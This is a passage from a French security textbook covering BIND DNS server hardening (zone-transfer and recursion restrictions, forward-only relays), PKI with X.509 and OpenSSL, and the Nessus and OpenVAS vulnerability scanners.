- Les requêtes récursives correspondent aux demandes normalement effectuées par les clients à leur serveur DNS habituel, lequel prend alors en charge la totalité du protocole de résolution des noms. Il consulte son cache et contacte si besoin plusieurs autres serveurs DNS pour obtenir une réponse ou une erreur.
- Les requêtes itératives correspondent aux demandes de résolution effectuées généralement entre les serveurs DNS eux-mêmes. Les réponses aux requêtes itératives peuvent consister à rediriger le demandeur vers un autre serveur, charge au demandeur de poursuivre lui-même la résolution.
- Les requêtes de transferts de zones sont effectuées entre un serveur secondaire et le serveur primaire pour un même domaine pour permettre au serveur secondaire de posséder une copie à jour de la zone DNS qu'il gère.

On distingue également le double rôle que jouent généralement les serveurs DNS du point de vue des flux d'information traversant l'architecture. En effet, ils sont à la fois :

- des serveurs au sens propre du terme qui répondent aux demandes *entrantes* de clients externes (d'autres serveurs DNS) concernant le domaine géré (`test.fr` dans notre exemple) ;
- et des relais qui exécutent pour le compte de clients internes des demandes *sortantes* de résolution DNS et maintiennent aussi un cache pour les accélérer.

Une première approche de la sécurité des serveurs DNS consiste à clarifier l'architecture et bien paramétrer les serveurs de manière à ce qu'il répondent à ces différentes demandes correctement en fonction de l'origine du client.

Ainsi, il importe d'abord de limiter correctement les transferts de zones, qui diffusent la totalité des informations concernant `test.fr` en une seule fois. Cette limitation doit être faite sur le serveur primaire (IP 192.168.69.1) en y identifiant les serveurs secondaires autorisés à recevoir une copie de la zone :

```
zone "test.fr" {
       type master;
       file "/etc/bind/db.test.fr";
       allow-transfer {
              192.168.66.1;
```

```
                // or 194.56.3.68; (see below)
        };
};
```

Mais cette limitation peut également être effectuée sur le serveur secondaire (IP 192.168.66.1) en lui indiquant précisément le serveur primaire[151] à utiliser pour la zone `test.fr` dont il est secondaire :

```
zone "test.fr" {
        type slave;
        masters { 192.168.69.1; };
        file "/etc/bind/bak.db.test.fr";
        allow-transfer {
                194.56.3.68; // or "none"
        };
};
```

Ensuite, sur le serveur primaire comme sur le serveur secondaire, il est possible de contrôler les accès effectués aux zones gérées :

- les requêtes itératives proviennent d'autres serveurs (c'est à dire d'Internet) ;
- les requêtes récursives proviennent seulement des clients internes, c'est à dire des utilisateurs finaux[152] (ou de leur mandataire).

En effet, dans l'exemple que nous suivons (figure 63) le serveur DNS interne public à l'adresse IP 192.168.69.1 reçoit en fait les requêtes des utilisateurs via le serveur DNS interne privé à l'adresse 10.59.1.3. Ce dernier est en fait normalement son seul client, à part pour quelques exceptions (autres serveurs, dépannages éventuels, etc.). Ce sont ces règles que nous appliquons ici :

```
// We allow only recursive queries from the internal nameserver, the 2nd, and self
acl "ns_rzo" { 192.168.66.1; 10.59.1.3; 127.0.0.1; };
// We also allow some admin. station to do queries here directly in case of problem
acl "admin" { 192.168.65.1; };
…
        allow-query { any; }; // or "slaves_ns"
        allow-recursion { "ns_rzo"; "admin"; };
```

Nous avons donc ici le cas d'un serveur DNS (IP 192.168.69.1) qui contient la référence du domaine public d'une entreprise (`test.fr`), qui gère pour le compte de tous les postes de travail la résolution des requêtes DNS sur Internet mais dont la configuration ne permet quasiment qu'un seul client. C'est en fait parfaitement conforme au cheminement souhaité des flux réseau dans l'architecture.

Par ailleurs, le serveur DNS interne privé (IP 10.59.1.3) étant très proche du serveur DNS accédant à Internet, il n'est pas nécessaire d'utiliser ses fonctions de cache qui sont redondantes avec celles mises en œuvre au niveau suivant. Il est alors utile de faire fonctionner ce dernier serveur en mode relais pur :

```
options {
…
        // Allowed forwarders (only the DMZ nameservers)
        forwarders {
                192.168.69.1; 192.168.66.1;
         };

        // We *always* forward
        forward only;
…
};
```

L'intérêt de ce type d'architecture est de permettre une protection maximale du serveur DNS interne privé de l'entreprise qui n'accède absolument pas à Internet directement mais qui est cependant en mesure d'assurer l'ensemble des services DNS nécessaires aux postes de travail du réseau local, y compris la résolution de noms externes à l'entreprise. Ce serveur est aussi en mesure de résoudre les noms internes à l'entreprise (dans le domaine `here.local`) qu'il gère directement. Les postes de travail accèdent donc de manière transparente à tous les différents domaines.

7.8 Infrastructure SSI : PKI, X.509, etc.

À plusieurs reprises durant l'examen de certains logiciels, nous avons mentionné la possibilité d'utiliser des certificats X.509 pour vérifier l'identité des utilisateurs ou des services offerts sur Internet ou dans un réseau d'entreprise. Il est donc également nécessaire d'aborder *en pratique* le problème de la génération et de la gestion de ces certificats.

151 A priori, d'après notre expérience ce peut d'ailleurs être un autre secondaire.

152 Et seulement d'eux, à moins que vous ne souhaitiez offrir un service de résolution DNS (pour des domaines quelconques et pas seulement pour le domaine géré `test.fr`) à tout ordinateur présent sur Internet.

Ce sujet correspond au thème de la mise en place d'une infrastructure de gestion de clefs pour des algorithmes de cryptographie asymétrique, souvent désigné par l'acronyme PKI (pour *Public Key Infrastructure*). C'est un thème bien évidemment plus large que celui que nous souhaitons aborder dans ce document. C'est même un thème parfois très large dans la littérature où les ambitions pharaoniques occultent parfois les possibilités de réalisation concrètes encore relativement limitées (mais très utiles si on veut se donner la peine de les utiliser et de considérer leurs limites).

Outre les infrastructures disponibles dans certaines offres commerciales qui sont à envisager dans le cadre de projets de grande envergure, le principal moyen de générer des certificats X.509 (et donc de disposer d'une PKI) reste l'utilisation des utilitaires du projet OpenSSL (www.openssl.org). openssl(1) est même à notre sens la première source d'information disponible pour traiter des certificats X.509 dans les contextes opérationnels concrets.

Une infrastructure de clefs utilisant les possibilités offertes par le format X.509 est présentée dans la figure 64 pour une application simple de transfert de fichiers via scp avec authentification par certificats. L'intérêt du fonctionnement avec X.509 est de permettre à une autorité de certification racine (ici A) de déléguer les possibilités de création de certificats à d'autres entités dites autorités de certification intermédiaires (ici B et C). Par la suite, chacune de ces autorités intermédiaires est en mesure de générer des certificats utilisateurs permettant d'identifier respectivement les machines D et E pour faire fonctionner l'application désirée. Une infrastructure hiérarchique de ce type (en tout cas permettant la délégation de la création des certificats) est bien évidemment indispensable dans les cas de grandes organisations où un nombre important de certificats doivent être délivrés[153]. Par contre, à notre sens, le problème de la révocation des certificats X.509 (avant leur date d'expiration) est largement peu résolu pour l'instant dans les solutions PKI. En effet, il revient à utiliser et distribuer une liste centralisée de certificats révoqués qui vient contrecarrer les opportunités de déploiement à grande échelle promises par l'infrastructure hiérarchique de génération des certificats.




Illustration 64: Exemple d'infrastructure X.509

153 Toutefois, des solutions plus sophistiquées peuvent certainement aussi être envisagées pour résoudre ce type de problème.

Certains projets appuyés sur OpenSSL commencent à apparaître dans le domaine des logiciels libre pour aborder le problème de la mise en place d'une PKI dans son ensemble (avec tous les outils de gestion adaptés). Nous pouvons mentionner notamment un projet initié par une société française : IDX-PKI (http://idx-pki.idealx.org/) et un projet encore dans un état moins opérationnel : OpenCA (http://www.openca.org/).

Une liste intéressante (sans doute partielle) des autorités de certification reconnues ouvertement sur Internet est également disponible à l'adresse : http://www.pki-page.org/ qui montre que le sujet commence à trouver des débouchés concrets.

8 Outils de recherche de vulnérabilités

Une dernière catégorie d'outils utiles à la gestion de la sécurité d'un système informatique est celle constituée par les outils de recherche de vulnérabilités, souvent appelés des outils d'audit du système.

Ces outils permettent d'effectuer des analyses du système d'exploitation, des logiciels ou de la configuration d'un système informatique, éventuellement à distance, et produisent des rapports identifiant les éventuels problèmes de sécurité rencontrés dans le périmètre soumis à leur recherche. Différents types d'outils de recherche existent dans ce domaine, depuis les précurseurs (notamment COPS sous Unix) jusqu'à des solutions ou des services commerciaux actuels. Ces offres externes peuvent d'ailleurs être complétées par des scripts spécifiques réalisés par les administrateurs du système eux-mêmes pour surveiller certains points précis (présence d'un virus particulier par exemple).

Nous nous intéresserons plus particulièrement dans cette section à deux outils de la catégorie des outils de recherche de vulnérabilités via le réseau, probablement la plus répandue). L'un d'entre eux, Nessus est diffusé dans le domaine du logiciel libre et a connu un succès grandissant. L'autre, *Internet Scanner* d'*ISS* était un des premiers outils de ce type a avoir été diffusé avec succès dans le domaine commercial.

8.1 Nessus et OpenVAS

Nessus (www.nessus.org) était l'outil de recherche de vulnérabilités le plus connu dans le domaine des logiciels libres. A partir de 2004/2005, cet outil est devenu associé à une offre commerciale. A partir de 2009/2010, une alternative basée sur l'ancienne version librement disponible de Nessus est apparu, sous le nom d'OpenVAS (www.openvas.org) est a poursuivi une évolution indépendante.

Ces logiciels sont dans les 2 cas focalisés sur la recherche de vulnérabilités très variées sur les systèmes et disposent d'un mécanisme d'extension permettant d'ajouter assez facilement l'analyse de nouvelles vulnérabilités (via des *plugins*). Nessus effectue ses analyses à partir d'un serveur Unix situé sur le réseau qui constitue un point central pour l'administration du logiciel et le stockage des informations collectées. L'essentiel des tests de présence d'une vulnérabilité sont donc effectués à partir du réseau (bien que les versions les plus récentes incluent également des fonctions d'analyse locale[154] exécutées à distance au travers d'une session SSH) Des interfaces graphiques permettent d'accéder au serveur effectuant les analyses via le réseau (par des connexions SSL généralement authentifiées à l'aide d'un certificat) et de piloter l'exécution des sessions d'analyse (ou *scan*).

À partir de l'interface du client, on peut accéder successivement aux différents paramètres utilisés au cours du *scan* et exploiter les résultats obtenus. Les figures suivantes, extraites de la première version du projet Nessus originel[155], illustrent le déroulement d'une session d'analyse utilisant ce logiciel.

La figure 65 présente l'écran initial de l'interface dans lequel est indiqué le serveur de recherche de vulnérabilités utilisé et le mot de passe permettant de s'authentifier auprès de ce serveur, soit directement, soit en déverrouillant la clef privée du certificat utilisé. (Bien entendu, une phase préalable de déclaration des utilisateurs et de mise en place des certificats doit être effectuée.) Une fois la connexion établie, on peut accéder aux autres paramètres.

154 http://www.nessus.org/doc/nessus_ssh_local.html
155 http://www.nessus.org/demo/




Illustration 65: Lancement du client Nessus

La figure 66 présente les écrans permettant de sélectionner les vulnérabilités à tester lors de la recherche et de fournir des paramètres spécifiques aux différents types de vulnérabilité recherchés dans l'interface cliente d'OpenVAS (par exemple les comptes à utiliser pour certains tests). Les vulnérabilités testées étant très nombreuses[156] elles sont regroupées par catégories (*CGI abuses*, FTP, *Windows*, *Backdoors*, etc.) pour faciliter la sélection. Une particularité de Nessus était de réaliser un test de vulnérabilité le plus complet possible. Si ce n'est pas toujours systématique, c'est du moins l'esprit dans lequel étaient développés les tests. L'exécution de certains tests peut donc réellement tenter d'exploiter une vulnérabilité, avec les effets secondaires que cela peut impliquer en terme de perturbation des machines (arrêt d'un service réseau, erreur du système d'exploitation). Ces tests risqués sont repérés explicitement et il est généralement recommandé de les désactiver quand on vise un système informatique en exploitation ou quand on débute dans l'utilisation de ce genre d'outil[157].

La figure 67 présente l'interface de définition de la plage d'adresses IP cible de la recherche de vulnérabilités.

156 En novembre 2004, Nessus compte 5595 plugins couvrant 2338 références CVE uniques et 2915 références Bugtraq uniques.
157 Les effets de bord peuvent *vraiment* être surprenants.




Illustration 66: Choix et paramétrage des modules OpenVAS

Associé à ces définitions réseau on trouve également les paramètres de déroulement du *scan* réseau précédent les tests individuels, ainsi que certaines options d'optimisation ou d'identification. Enfin, il est possible d'enregistrer la session d'analyse au niveau du serveur. Ceci permet notamment d'interrompre puis de reprendre une session particulière, mais également d'effectuer dans une certaines mesures des tests incrémentaux pour rechercher l'apparition de nouvelles vulnérabilités.

La figure 68 montre le déroulement d'un *scan* lancé à partir de l'écran de la figure 65. Comme on le voit, l'exécution se déroule de manière concurrente sur plusieurs cibles simultanément. Pour chaque cible, une première phase de *scan* des ports réseau ouvert est exécutée, suivie par la recherche effective des vulnérabilités sur les services réseau identifiés.




Illustration 68: Suivi d'une analyse Nessus en cours

Enfin, la figure 69 présente l'interface d'accès aux informations collectées par Nessus. Nessus permet aussi de générer un certain nombre de rapports dans divers format (notamment HTML) listant l'ensemble des vulnérabilités identifiées.




Illustration 69: Rapport d'analyse produit par Nessus

Toutefois, pour un système informatique de taille usuelle comptant plusieurs dizaines de machines, les informations contenues dans un tel rapport peuvent être extrêmement nombreuses et l'exploitation des résultats nécessite un outil permettant de faire facilement des recherches. Certains *patches* pour Nessus permettent de rassembler les vulnérabilités identifiées dans une base de données (notamment par rapport au projet Prelude-IDS, voir §6.4.5.2) mais l'exploitation de la masse d'information collectée par un tel outil n'est pas toujours facile à réaliser. C'est toutefois un problème commun à la plupart des outils de ce type dès qu'ils atteignent une certaine exhaustivité par rapport aux problèmes de sécurité référencés.

Références bibliographiques

[BLP75] Bell, LaPadula, Secure Computer Systems: Unified Exposition and Multics Interpretation, 1975.
[Weissman 92] C. Weissman, BLACKER: Security for the DDN, Examples of A1 Security Engineering Trades, 1992.

Index